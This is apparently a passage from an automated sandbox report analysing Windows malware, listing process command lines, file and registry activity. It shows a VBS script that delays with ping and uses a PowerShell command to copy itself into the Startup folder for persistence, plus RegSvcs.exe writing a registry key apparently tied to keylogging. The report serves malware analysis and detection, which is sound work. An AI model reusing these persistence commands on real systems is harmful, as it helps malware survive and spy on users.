C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wdyg2daj.ovs.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.yrGPxWUi.20220221064928.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vfpndanb.rnb.ps1	success or wait	1	7FFC6698F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wdyg2daj.ovs.psm1	success or wait	1	7FFC6698F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	545	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	564	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	585	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	601	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	609	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	618	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	626	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vfpndanb.rnb.ps1	0	1	31	1	success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wdyg2daj.ovs.psm1	0	1	31	1	success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.yrGPxWUi.20220221064928.txt	0	3	ff		success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.yrGPxWUi.20220221064928.txt	3	4096	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 32 32 31 30 36 34 39 32 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 34 37 36 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********************Windows PowerShell transcript startStart time: 20220221064929Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 347688 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	23	7FFC6698B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.yrGPxWUi.20220221064928.txt	45059	4096	fd fd 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 fd		success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.yrGPxWUi.20220221064928.txt	49155	1208	fd 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 fd		success or wait	11	7FFC6698B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	635	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	94	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	3	7FFC63CA9FE5	unknown
unknown	12382	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63CA9FE5	unknown
unknown	20574	1379	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63CA9FE5	unknown
unknown	831	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9EED	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	844	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9EED	unknown
unknown	857	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63C9BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC67F7F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A32625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A32625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A32625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC67B012E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC67A162DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC67B012E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC6698B526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **1744**, Parent PID: **3352**

General

Target ID:	18
Start time:	06:49:32
Start date:	21/02/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs"
Imagebase:	0x7ff6f8410000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **5992**, Parent PID: **1744**

General

Target ID:	19
Start time:	06:49:34
Start date:	21/02/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /c ping 127.0.0.1 -n 10 & powershell -command [System.IO.File]::Copy('C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs')

Imagebase:	0x7ff744280000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6096, Parent PID: 5992

General

Target ID:	20
Start time:	06:49:35
Start date:	21/02/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: 6540, Parent PID: 5992

General

Target ID:	21
Start time:	06:49:35
Start date:	21/02/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping 127.0.0.1 -n 10
Imagebase:	0x7ff779ac0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: RegSvcs.exe PID: 3016, Parent PID: 5876

General

Target ID:	22
Start time:	06:49:36

Start date:	21/02/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xf50000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E15CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E15CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6E135705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6E135705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E135705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E135705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6E13CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6E13CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E13CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E135705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E135705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CFA1B4F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\4c6c9a1bbdc34e6ebe	success or wait	1	6CFA5F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER	di	unicode	!	success or wait	1	6CFA646A	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\4c6c9a1bbdc34e6ebe	[kl]	unicode		success or wait	1	6CFA646A	RegSetValueExW

Analysis Process: powershell.exe PID: **5184**, Parent PID: **5992**

General

Target ID:	24
Start time:	06:49:45
Start date:	21/02/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -command [System.IO.File]::Copy('C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs')
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC67B5F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC67B5F1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_phjaxqgs.pd0.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tq5avew2.ytq.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.ynx6k2_L.20220221064946.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	object name collision	1	7FFC6706817A	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs	read data or list directory | read attributes | delete | write dac | synchronize | generic write	device	sequential only | non directory file	object name collision	1	7FFC6706817A	CopyFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_phjaxqgs.pd0.ps1	success or wait	1	7FFC6698F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tq5avew2.ytq.psm1	success or wait	1	7FFC6698F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	949	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	968	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	989	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	1005	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	1013	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	1022	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	1030	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_phjaxqgs.pd0.ps1	0	1	31	1	success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tq5avew2.ytq.psm1	0	1	31	1	success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.ynx6k2_L.20220221064946.txt	0	3	ff		success or wait	1	7FFC6698B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.ynx6k2_L.20220221064946.txt	3	787	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 32 32 31 30 36 34 39 34 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 34 37 36 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********************Windows PowerShell transcript startStart time: 20220221064946Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 347688 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	27	7FFC6698B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	1039	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	94	227	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63CA9FE5	unknown
unknown	1084	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9EED	unknown
unknown	321	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63CA9FE5	unknown
unknown	4535	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFC63CA9FE5	unknown
unknown	1097	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	3	7FFC63CA9EED	unknown
unknown	1136	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9EED	unknown
unknown	14505	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	16975	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FFC63CA9FE5	unknown
unknown	46325	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	48309	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63CA9FE5	unknown
unknown	55214	52	75 6e 6b 6e 6f 77 6e	unknown	success or wait	8	7FFC63CA9FE5	unknown
unknown	55266	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	55531	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63CA9FE5	unknown
unknown	62488	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	1149	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9EED	unknown
unknown	1162	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9EED	unknown
unknown	1175	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63C9BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC67F7F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A32625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A32625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A32625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC67B012E7	ReadFile
